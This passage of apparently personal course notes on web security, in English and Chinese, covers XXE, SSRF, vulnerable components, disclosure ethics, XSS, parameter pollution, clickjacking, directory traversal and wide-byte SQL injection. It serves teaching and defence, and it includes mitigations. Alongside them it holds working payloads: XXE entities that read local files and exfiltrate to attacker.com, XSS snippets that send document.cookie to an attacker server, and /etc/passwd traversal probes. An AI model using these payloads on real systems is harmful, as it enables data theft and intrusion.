    <results>
        <result>Example Result</result>
    </results>
</queryresult>
```

Response

- Direct responses might not be common, but rendering the submitted content in an HTML page is
    - i.e. including the query term in a flask template
- Alternatively, the XML might be used as a transport method to then store data in a database.
    - The actual return of the information might require a further request.
    - Title and contents could be stored in a database and then later retrieved by the user, end result is the same, the data is leaked

```
<message>
    <title>&externalEntity;</title>
    <contents>&externalEntity;</contents>
</message>
```

Request

Restrictions

XML has limits on what can be included within it, in particular the five reserved characters

- Referencing a file that contains such characters will cause an error and the attack to fail
- Depending on the parser in use, there have been examples where even this restriction has been bypassed.

April 2019 a zero XXE vulnerability in Internet Explorer 11 was found

- If a user downloaded an opened a malicious MHT (MHTML Web Archive) file it would upload sensitive files to a remote server
    - MHT files open by default with Internet Explorer (even on Windows 10 and you use a different default browser)

Week 8 Tutorial

Task is to provide read access to COMP90074 , but not COMP90073 , while neither of them should give write access.
Deny write access should be trivial:

```
{
	"rules": {
		".read": true,
		".write": false
	}
}
```

Any write access should receive Permission denied .

Now try to set the rule to:

```
{
	"rules": {
		".read": false,
		".write": false,
		"subjects": {
			".read": true,
				"COMP90073": {
				".read": false
			}
		}
	}
}
```

The /subjects entry has ".read":true which overrules any lower permissions.

remove the ".read":true under /subjects :

```
{
	"rules": {
		".read": false,
		".write": false,
		"subjects": {
			"COMP90073": {
```

```
                        ".read": false
                    }
                }
        }
}
```

Now access to COMP90073 is false, same as COMP90074 folder. To access the COMP90074 folder, make an edition.

```
{
        "rules": {
                ".read": false,
                ".write": false,
                "subjects": {
                        "COMP90073": {
                                ".read": false
                        },
                        "COMP90074": {
                                ".read": true
                        }
                }
        }
}
```

Now we can read COMP90074 but not COMP90073.
However, we are unable to retrieve a list of available subjects through /subjects any more.
This demonstrates one of the problems with Firebase permissions - retrieving a list of available items (without giving details of them) would be a common function, yet the (simple) permissions structure does not permit it.

- Under this scenario, data needs to be stored in a much more complicated structure, and rules also need to be structured in a different logic.

Week 9

Format Workarounds

If running on a PHP server we can use a stream wrapper to encode the data for us

- PHP includes a number of default stream wrappers that provide a way of executing functions locally
- DTD external entity references are executing in the local context
    - php://filter/read=convert.base64-encode/resource=/etc/fstab
    - Will convert /etc/fstab into base64 which is compatible with the restrictions in XML
    - Attacker can base64 decode the content on receipt of it
    - Also an effective way to bypass content inspection limits in Web Application Firewalls
- Example

```
<!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/fstab" >
]>
<foo>&xxe;</foo>
```

- If PHP is not available or stream filters have somehow been disabled there are alternatives
    - XML provides functionality to include text content that could be interpreted as XML, but should not be
    - Any content within CDATA tags is not treated as XML

- <![CDATA[contents]]>

```
<![CDATA[
Anything can go here and still be well formed
<tag>something</tag>& ' " reserved characters are permitted
]]>
```

- Include the CDATA tags within our external entity reference
    - It is not entirely straightforward due to restrictions within the standard that limit mixing of internal and external entities
- Workarounds are parser dependent and not particularly reliable

Combining external and internal DTD contents to get around the restriction

```
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
<!ENTITY % start "<![CDATA[">
<!ENTITY % end "]]>">
<!ENTITY % combined "<!ENTITY fileData '%start;%file;%end;'>">
```

```
<!DOCTYPE searchquery [
<!ELEMENT searchquery ANY >
<!ELEMENT query ANY >
<!ENTITY % dtd SYSTEM
"http://localhost:5000/dtd/evil.dtd">
%dtd;
%combined;
]>
<searchquery>
    <query order="asc">&fileData;</query>
</searchquery>
```

CDATA External Entity

Such approaches do not appear to work in standard Python libraries.

- The attack vector works, but it still does not permit including files that contain XML restricted characters, or long files.

PHP libraries used to be vulnerable, but by default are no longer vulnerable unless external entity access is configured.

- Additional restrictions that aim to prevent the billion laughs attack also restrict the size of the file or resource that can be extracted.

Mitigation

Best option is to disable external entity resolution or use a parser that does not support it

- Attackers are constantly trying to find new ways to bypass the restrictions

Out Of Band Extraction

Extracting data directly is not possible, while sophisticated attacker can still try to extract data using out of band communication

- Out of Band communication is when data is transmitted via a different channel to the primary one
    - In the case of XXE it is via HTTP requests

- If the parser allows
  - ```
    <!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?collect=%file;'>">
    ```
  - When the &send; entity is referenced it will cause a GET request to be sent to attacker.com with the contents of the target file in the collect parameter
- Much like some of the other more complicated attacks, this is also parser/platform dependent
  - On python it will generally cause an error because %file; contains new line characters and the URL library doesn't accept them
  - not all such parsers or platforms are so restrictive
  - Java prior to 1.7 would automatically encode multiline URLs, effectively doing the encoding of the file for us
    - Has been patched and now throw and error
- A further vulnerability was found
  - Instead of sending the contents in the URL, the server could be tricked into opening an FTP connection with the malicious server and transferring the contents via the file name
- error handling can also be a problem
  - If return error messages directly to the user (which you shouldn't) it is possible the error message may contain the file contents
    - For example, when &send; is referenced the parser will try to access a file with the name of the contents of %file;
      - ```
        <!ENTITY % all "<!ENTITY send SYSTEM 'file:///%file;'>">
        ```
      - Such a file will not exist, so receive an error
      - ```
        File Not Found: file:///6652911616
        ```

Server Side Request Forgery

A Server Side Request Forgery (SSRF) is the server equivalent of a Client Side Request Forgery (CSRF).

- Risk applies with XXE and SSRF
  - The server is running within a trusted context, i.e. on a network that may have other internal services running
        ```

    - There are likely to be services running on the server that are listening on localhost, under the belief that only the server can access them
- Examples of services that might be run on localhost include:
    - Caching servers
    - Admin controls (PHPMyAdmin)
    - Database Interfaces
    - Logging interfaces
- Such services may be poorly protected
    - Because people belief that since they are only available to localhost, only someone who has access to the server could interact with them, and since the server is protected by a strong password/SSH Key it is not a threat
    - SSRF effectively breaks this assumption
    - It is a very targeted attack, and would require considerable effort to research and prepare, but could lead to further data breaches or modification of the server
- In addition to accessing services it is possible to perform a port scan from the perspective of the server
    - Since any HTTP request, with any port can be specified in the DTD Entity, it is possible to cycle through port numbers and measure the response times of the server to determine if they are open or not
    - This may not seem important, but it would effectively hide the true origin of port scan, which may give the attacker a greater chance of avoiding detection.

Remote Code Execution

The only widely known about instance of Remote Code Execution via XXE is via the PHP expect extension.

- Note: this extension is not enabled/installed by default
    - Expect allows the running of system commands via the file system interface
        - `expect://ls`
            - Will run the ls command

        - Any valid system command can be run, including SSH, rm, and many more.
    - If the extension is present it is just a matter of using expect:// in the file path of the entity and the command will be called

Mitigation

1. Disable external entities and DTDs in the parser
    - Some parsers do this automatically
    - Java parsers are notorious for enabling them by default, so are most at risk
2. If you use SOAP, SAML or SSO you are probably at risk to some degree – ensure the libraries/frameworks in use are safe
3. Disallow DTD declaration within XML documents, and only use trusted local DTDs for validation
    - Also helps prevent the billion laughs attack
4. Configure the server to not be able to make external requests
    - Most servers do not need this functionality, or only need a very limited set of URLs
5. Log web application actions – flag if many file not found, invalid URI errors take place
6. The risk is not solely web server based, anytime XML is being parsed, including on client applications, there is a potential risk.
7. Treat XML as being a potentially dangerous file type if receiving it via email/download
    - Much like not blindly running an executable, consider restrictions on XML file types
        i. Can be difficult to do, since many applications may use it internally without any external indication, difficult for virus checkers to detect and pick up.

Components with Vulnerabilities

Consequences are determined by the type of vulnerability and the nature of the application/web service they are present in.

- If protecting sensitive data this vulnerability should be considered far more important.

Exploitation is varied

1. Existing vulnerabilities are easy to find, however, most should be patched – configuration issue
2. Developing new vulnerabilities is a high skill, resource intensive task

Very prevalent

- Component based software development increases susceptibility

Types of components

Not just libraries and frameworks might reference

- Although these are the biggest source of vulnerabilities

Includes any software, library, or physical component running in the pathway between the client and the server, many of them are unavoidable, and the best approach is to ensure they are always up-to-date.

1. OS
    - including associated libraries
2. Runtimes
    - Python, PHP, Java JVM, etc.
3. Web Servers
    - Apache, IIS
4. Frameworks
    - Flask, Express, Apache Struts
5. Libraries
    - open source libraries and tools
6. Network equipment
    - Routers, bridges, firewalls
    - Networks need to be designed to allow updates
    - Avoid homogeneous networks
        i. different manufacturers, different bugs
    - Redundancy in a network is essential to be able to update equipment without interrupting service
7. IoT Components
    - if it is connected it is a potential source

A particular note on hardware equipment:

- Often difficult and time consuming to update
    - IoT often cannot be updated

Platform Vulnerabilities

OS platforms, particularly Linux, are perfect examples of component based software systems.

- If look purely at Ubuntu it has very few vulnerabilities listed
    - Only 5 listed since 2008 and none since 2015
    - However, in reality, Ubuntu is made up of 100's of components, which is often where the vulnerabilities can be found.
    - Many vulnerabilities in some state of repair
    - Some have existed for years – there are vulnerabilities for 2009 that still need fixing - albeit they are low risk

Software Components

classify them into two categories

1. Server Side
    - Runs on the server
    - Typically an extension or framework (Flask, bleach, etc.)
2. Client Side
    - Runs on the client, having been referenced in the page returned by the server
    - Typically JavaScript libraries of CSS – JQuery, XSS filter

Server Software Components


Changes in how software is developed has created an open platform in which installing third-party components is remarkably easy:

1. Python - pip
2. Node – npm
3. Java – Maven

This has resulted in web applications having extensive and complex dependencies, often with little oversight from either the developer or the security team.

Example

Imagine we are writing a web service that will need to make calls to the Google Calendar API

1. We lookup the documentation and find there is a Python library to help us make such calls called google-api-python-client
2. We SSH into our server and install the library
3. The response from pip install will be a stream of output into the console
    - The important part comes at the end
    - 
    ```
    Installing collected packages: httplib2, cachetools, six, pyasn1, pyasn1-modules, rsa, google-auth,
    google-auth-httplib2, uritemplate, google-api-python-client
    Successfully installed cachetools-3.1.0 google-api-python-client-1.7.8 google-auth-1.6.3 google-auth-
    httplib2-0.0.3 httplib2-0.12.3 pyasn1-0.4.5 pyasn1-modules-0.2.5 rsa-4.0 six-1.12.0 uritemplate-3.0.0
    ```
    - The single call to install google-api-python-client has resulted in all of the following packages being installed:
        i. httplib2
        ii. cachetools
        iii. six
        iv. pyasn1
        v. pyasn1-modules
        vi. rsa
        vii. google-auth
        viii. google-auth-httplib2
        ix. uritemplate
        x. Google-api-python-client
    - From a security perspective we should now monitor those libraries and frameworks for any CVE reports
        i. If a vulnerability is detected we need to either update the library if a patch is released, or find an alternative if the vulnerability goes unfixed.
        ii. Whose job is it to monitor the CVE reports?
        iii. Whose job is it to maintain a list of used dependencies?
            1. How about removing past dependencies that are no longer used?
    - Thus, we need implement monitoring tool
        i. Automated tools to help the process
            1. Safety – Python Dependency Checker

a. https://pyup.io/safety/

2. OWASP Dependency Checker (Java, Node, .Net, experimental Python)
    a. https://www.owasp.org/index.php/OWASP_Dependency_Check
    b.

ii. Safety

1. Checks currently installed python libraries against a vulnerability database

Pip install safety

Safety check

Ethics

As a cyber security professional the challenge comes from the dual use nature of the knowledge and experience required

1. To defend against an attack you have to understand how the attacker operates
2. Judging when to apply that knowledge and skill requires a strong ethical compass
3. Investigating weaknesses can be indistinguishable from the actions of an attacker, the only difference is intent

Ethical Model


1. Consequentialism
    - Right and wrong is determined by the results, not the action
2. Deontological (duty)
    - What people do, not the consequence of their actions. Do the right thing because it is the right thing to do
3. Supernaturalism
    - God or higher being based – what is good is what god says, to do good – do what god says
4. Virtue ethics
    - Character based, what would a virtuous person do, evaluated as the whole, not on a single action

Disclosure

A security researcher who discovers a vulnerability has to decide how to disclose that information. If contracted to perform an analysis, the disclosure method will be enshrined in the contract and must be followed.

1. Private disclosure – the researcher shares the information with a select group of people confidentially
2. Full disclosure – the researcher goes public with all the information they have
3. Responsible disclosure – the researcher shares the information with the organization involved and gives them a reasonable amount of time to fix the vulnerability before going public

Common timeline



Full Disclosure


There is a social responsibility to publicly disclose serious vulnerabilities that risk individual harm

- Particularly if there is evidence the vulnerability is already being exploited
- It might take months for a fix to be developed – could the public reduce their risk by deleting their accounts or stop using the service?
- Incentivises organizations to care about security because of the consequence of full disclosure

Others consider full disclosure to be damaging

- Gives attackers a guide to exploiting known vulnerabilities
- Can causes significant disruption and concern within the community

Responsible Disclosure Timeline



Responsible Disclosure

Can be challenging to interact with organizations who you are reporting a vulnerability to

- Particularly organizations that have poor security, they frequently don't understand the vulnerability is with their software/system and believe it is being orchestrated by the person contacting them
- Often a culture of shooting the messenger

A reasonable amount of time to delay the public disclosure

1. Google Project Zero 90 days
2. Can be flexible, if not being exploited, it is better to wait for the fix to be available

Whatever time is decided must be clearly communicated to the parties involved

1. Can set a deadline and review, providing more time if appropriate
2. Don't enter responsible disclosure without deadlines set, the organization may try to repeatedly delay going public

If making responsible disclosures ensure the communication is encrypted

- Particularly when trying to find an appropriate contact
- If appropriate request a CVE code
    - – https://cve.mitre.org/cve/request_id

If the matter involves data or any potentially criminal conduct notify law enforcement and regulators

- In particular with data breaches, notify the appropriate Privacy or Information Commissioner
    - This will also help apply pressure on the organization to take the matter seriously

If you do not know who is responsible, or cannot find a contact, consider notifying a regulator or central Cyber Security center

1. OAIC – Federal Privacy
2. ACSC – Australian Cyber Security Centre

Check for bug bounty programs

- A number of companies will pay for vulnerability disclosure
- The process for disclosure must be followed to claim the bounty
- Disclosing outside a bounty program is sometimes frowned upon because it undermines their wider purpose

Be aware of the likely fallout from your disclosure

- If it is going to be particularly damaging there is a good chance the organization will respond aggressively
- Consider reporting through an intermediary to provide some protection from direct actions

Relies on cooperation from the organization, what happens if they are uncooperative or won't respond?

1. In such circumstances, Responsible Disclosure will often change into Full Disclosure
2. If you are going to move from Responsible to Full, it is good practice to notify the organization of such a change and set a deadline at which it will occur
3. There is a risk that undertaking Responsible Disclosure will result in legal action being taken to silence the security researcher

Response for receiving a Disclosure

Be responsive, it won't go away, even if you think the disclosure is wrong, it is better to engage with the reporter than have them disclose it publicly, after which you have lost control of the narrative.

- Don't shoot the messenger!
    - If one person has found the vulnerability, so can others, legal injunctions just make the company look bad and as if they have something to hide

Week 9 Tutorial

XML

Create a variable X = A through ENTITY, and call Y = X by reference, the server will try searching X, initialize another variable Z = Y, now the server must search Y, by searching X.

Through this working flow, if enough number of the variable was initialized, the server will be stuck in searching, which achieves the goal of DOS attack because all the server computing resources(CPU and memory) was used for searching. Since the computer is developing fast, this way only worked five years ago. While for now the mutant of this attack is still available, like PHP referencing .

DOS attack

XML Extract Sensitive Data via Entity Reference

Server Side Request Forgery

Reference a file from the server

Zombie Network

Share the same public IP address under one router, but every local device would be a different local port, the port would be used through the main gateway port translation, to communicate with the server, then when the server replies to the router, the router translates the packet to a different local device.

ARP spoofing
Telling other computer A is the router.

Assume the working flow is localhost - A - B.
DNS poisoning
Faking DNS server, to tell router A the attacker is router B.

To do:
Vulnerable and Outdated Components

- A09 in OWASP 2017 - A06 in OWASP 2021
- Third-party Tool tree extending including PHP file

Week 10

Week 10 Tutorial

Third-party components from insecure libraries
Safety check
Should show the older version or wrong version installed directly

Week 11 Tutorial

MoSecurity

- A web application firewall and a logging system

In a production environment it is better to begin by running ModSecurity in DetectionOnly mode.

- This allows you to identify and fix any problematic rules that are blocking legitimate trac by looking at the log files before starting to block any track.
- The request received by server will be sent to firewall, and compared through the firewall rule set, if the packets were recognized as malicious, then firewall

Firewall normally only be used to block the traffic from outside(incoming request), internal server communication normally would not have any defender, which makes it vulnerable.

补习

Class 1

Web安全问题思考逻辑

1. 问题原因
2. 利用方式
3. 防御手段
4. 简单的绕过方式

用户网上冲浪时的三客体

用户-浏览器-服务

1. 常见web应用不存在主观恶意
2. 攻击者可以搭建恶意服务
3. 攻击者可以拥有合法的普通用户身份

服务提供的引用通常包含html和js, html为静态数据, js为代码, html和js代码可能会混在一起,如果web应用处理输入逻辑不当,就可能将这些数据视为代码执行.

举例:

1. 用户输入内容绝大部分都是数据,例如用户昵称和密码

XSS跨站脚本

攻击者编写js代码导致被受害者机器执行

- 存在原因为服务端存在漏洞, 导致攻击者输入被视为代码, 这类攻击不会对服务端造成影响, 受害者为其他用户.
- 是一种特殊的**HTML**注入.

过程

1. 攻击者植入js代码到某个网页, 发送链接给受害者
    a. 举例: http://xx/?name=<script> alert(1) </script>
        i. 如果alert指令被顺利执行,则存在此漏洞,攻击者可以通过修改alert指令为其他指令实现对其他用户的攻击,例如读取客户端敏感信息(如cookie), 再把信息打包通过网络请求方式发送给攻击者.

ii. 然后让目标执行window.location=”你的服务器/?cookie=要切取的数据”,再查看服务器日志即可获得窃取的数据.

2. 受害者访问链接并执行恶意js代码, 读取敏感信息, 发送到攻击者.

后果

1. 窃取cookies: document.cookie及其他信息
2. 为cookie设置httpOnly属性可以防止js读取cookies,但httpOnly本身并没有解决XSS的问题, 它只能防止XSS窃取cookie,不能防御XSS的其他攻击操作,例如转账操作不需要窃取cookie,只需要拿到受害者身份后直接向端口发起转账请求即可.
3. 利用js,使用受害者的身份执行其他非法操作,可以利用的点有很多.

分类

反射型

将恶意代码放入URL参数,诱导其他用户点击,常见例子为钓鱼邮件.

- 作为攻击者,必须把链接发送给受害者,

例子

1. http://xxxx/?name=<script>alert(1)</script>
   a. 有问题: 返回hello和弹窗1
   b. 没问题: 返回hello <script>alert(1)</script>
2. 如果找到问题
   a. 修改为http://xxxx/?name=<script>alert(document.cookie)</script>
      i. 可以在弹窗中获得攻击者的cookie
   b. 发起攻击
      i. http://xxxx/?name=<script>window.location=“http:/yyyy/?cookie=”+document.cookie</script>
      ii. 链接发送给受害者
         1. 受害者浏览器会执行window.location=“http:/yyyy/?cookie=”+document.cookie
         2. 结果执行一次网页跳转,其中带有窃取到的document cookie

存储型

将恶意代码上传到网站,网站在没有过滤的情况下向其他用户展示,所有用户都会被攻击,常见例子是留言板. 危害比反射型大很多.

步骤
<script>(读取敏感信息);(信息发送到攻击者服务器);(发一个同样内容的帖子)</script>

1. 读取敏感信息 - 把信息发送到攻击者服务器
2. 基于以上的实现,还可以发送一个同样内容的帖子,点击帖子的用户不仅会丢掉自己的信息,还会用自己的账号发出一个同样的帖子到这个页面.通过用户点击,最终可以实现整个论坛里的用户同时成为攻击的受害者和发起人.

例子

1. 建立一个帖子http://xxxx/?id=1, 由于论坛本身就用于被访问,点入这个帖子的用户都会被攻击
2. 直接把XSS放在网页标题中,只要帖子出现在论坛首页,访问论坛就会被攻击. 当其他用户被感染后可以删除攻击者本人的帖子从而保持隐蔽
3. 曾经存在的真实攻击,配合蠕虫,把恶意代码注入用户个人信息简介页面,攻击者不仅可以让点击他头像的人发起一笔转账,还可以让点击者修改他的个人信息.

DOM型

类似于反射型,还是需要用户点击链接.

核心区别在于攻击载荷是在用户机器生成的,在用户浏览器上不断变换(见例), 此操作可以绕过来自服务器端的检查.

例如用户打开的网站一开始是白色主题(正常页面,恶意js代码不在前期执行窃取或操作执行),设置为经过一段时间后变成蓝色(把页面内容一点一点替换掉),从而使页面变得不一样,实现钓鱼攻击.

三种**XSS**比较

反射型是恶意内容没有存到服务器,访问页面的人通常被攻击者诱导,访问时的参数带有载荷,最终访问的页面带有自己发往服务器的恶意载荷.

存储型是把攻击载荷长久存入服务器数据,服务器端有个帖子模板,用户需要访问时,服务器把数据库内容插入模板后返回给用户,返回的页面中包含来自数据库之前存入的恶意代码.

AJAX

利用AJAX发起攻击可以避免被用户通过显式加载链接的方式感知.

AJAX允许使用变量存储前一个请求的响应并处理,用于拼接后续请求

```javascript
New XMLHttpRequest()
open(“GET”,”你的服务器/?cookie=”+document.cookie, true)
send()
```

这种场景下通过抓包可以发现网络数据发送到了另一个服务器.

验证**XSS**
<script>alert(document.cookie)</script>
防范: 过滤
使用CSP(Content Security Policy)字段确定可以执行的代码,避免执行恶意代码
绕过: 添加空格,字符替换,URL编码,HTML编码

HTTP参数污染**(HPP)**

请求中包含多个同名参数试HTTP规范中的未定义行为,服务器会采取自己的处理方式.
本质是钓鱼攻击, 单纯的HPP风险和伤害并不大,HPP导致的XSS更严重.

例子
id = a & id = b
过程

1. 使用a

2. 使用b
3. 拼接起来使用ab
4. 放在数组里使用[a,b]

验证
一个参数多次提交,如果使用了后面的值或者报错,则可能存在漏洞.

点击劫持

依赖用户配合,本质是钓鱼攻击,使用透明的iframe进行UI伪装,欺骗用户点击不可见的按钮.

注入攻击

永远不要相信用户输入.
通过用户输入改变原结构

1. XSS
2. SQL
    a. 盲注
3. LDAP
4. XXE
5. SSTI

Class 2

目录遍历(Directory Traversal Attack)

```
files
├── config.php
├── pdf
│   ├── welcome.pdf
│   └── README.md
└── secret
    └── flag.txt
```

查看welcome的页面可能是`website.com/files/pdf/welcome.pdf`或者`website.com/?download=welcome.pdf`

若存在目录遍历漏洞，则可以访问`website.com/files/secret/flag.txt`或者`website.com/?download=../secret/flag.txt`

```
/etc/passwd
如果想要访问此文件
如果download参数要求提供完整路径:
    download=/etc/passwd
但实际上，下载的文件路径是拼接得到:
    download=welcome.pdf -> "...../files/pdf/"+"welcome.pdf"
    download=../welcome.pdf -> "...../files/pdf/"+"../welcome.pdf"

依次尝试:
../etc/passwd
../../etc/passwd
../../../etc/passwd
../../../../etc/passwd
```

文件包含

本身并不是一个问题,用于重用文件,可以在当前文件中加载指定文件并解释执行. 用于攻击可以获取到系统信息和源码文件.

Php中常见的文件包含函数:

- -require
- -include
- -require-once
- -include-once


如果包含文件可控,则可能被攻击者滥用造成信息泄露,配合其他操作可以执行恶意代码.

SQL宽字节注入

- 空格:%20
- 单引号:%27

原理：宽字节注入是利用mysql的一个特性，mysql在使用GBK编码的时候，会认为两个字符是一个汉字（前一个asci码要大于128，才到汉字的范围）

eg：



在用hackbar进行汉字输入的时候你会发现，那段汉字就会变成一段百分号编码，这样我们就可以利用这个原理从而把反斜杠干掉。就如上图，在进行转义之后，原本是两个百分号变成了三个，又因为汉字是由两个百分号组成，所以系统就会识别前两个百分号成一个汉字，从而将"\"干掉。%5c就是"\"

Linux指令

Check the file with .log extension in system

```
find / -iname "*.log" 2>/dev/null | wc -l
```

Check how many total packages installed on system

```
dpkg -l | grep -c '^ii'
```